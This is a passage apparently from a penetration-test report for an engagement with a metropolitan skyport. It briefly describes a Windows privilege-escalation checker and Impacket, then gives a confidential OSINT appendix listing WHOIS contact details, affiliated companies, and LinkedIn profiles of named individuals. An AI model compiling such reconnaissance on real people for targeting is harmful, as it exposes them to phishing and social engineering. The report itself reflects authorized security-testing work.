A privilege escalation checking tool for Windows-based machines. Runs through a list of checks to try and find paths to a higher privilege user.

Impacket

Impacket is a collection of Python3 classes focused on providing access to network packets. Impacket allows Python3 developers to craft and decode network packets in a simple and consistent manner. It includes support for low-level protocols such as IP, UDP and TCP, as well as higher-level protocols such as NMB and SMB.

CONFIDENTIAL
DO NOT DISTRIBUTE

Appendix B – Open-Source Intelligence Report

As a part of the engagement with Robert A. Kalka Metropolitan Skyport, a brief open-source intelligence (OSINT) campaign was conducted to find social media accounts, websites, job applications, and online resources. The following information was found:

Affiliated companies: Croissant Cyber Guard, Offensive Security Solutions

Tech Contact from WHOIS:
Registrant Name: Jason Ross
Registrant City: Rochester
Registrant State: NY
Registrant Postal Code: 14627
Registrant Country: US
Registrant Phone: +1 (585) 123-1234
Registrant Email: 2ab33173829c893e8328bb5a0e9cf606-41956250@contact.gandi.net

Origin	Social Media Account and Website Location
Robert A. Kalka Metropolitan Skyport	https://www.kkms.us
in	https://www.linkedin.com/company/robert-a-kalka-metropolitan-skyport/ https://www.linkedin.com/in/wendel-pruessen-b18141285/ https://www.linkedin.com/in/robert-a-kalka-metropolitan-skyport-68777028a/ https://www.linkedin.com/in/andrea-wilson1/
Miscellaneous Links	Tech Stack of kkms.us: https://builtwith.com/kkms.us Shopify for RAKMS: https://451c80.myshopify.com/password

Origin	Social Media Account and Website Location
	External Video Link Found on Contact Us: https://newskit.social/

CONFIDENTIAL
DO NOT DISTRIBUTE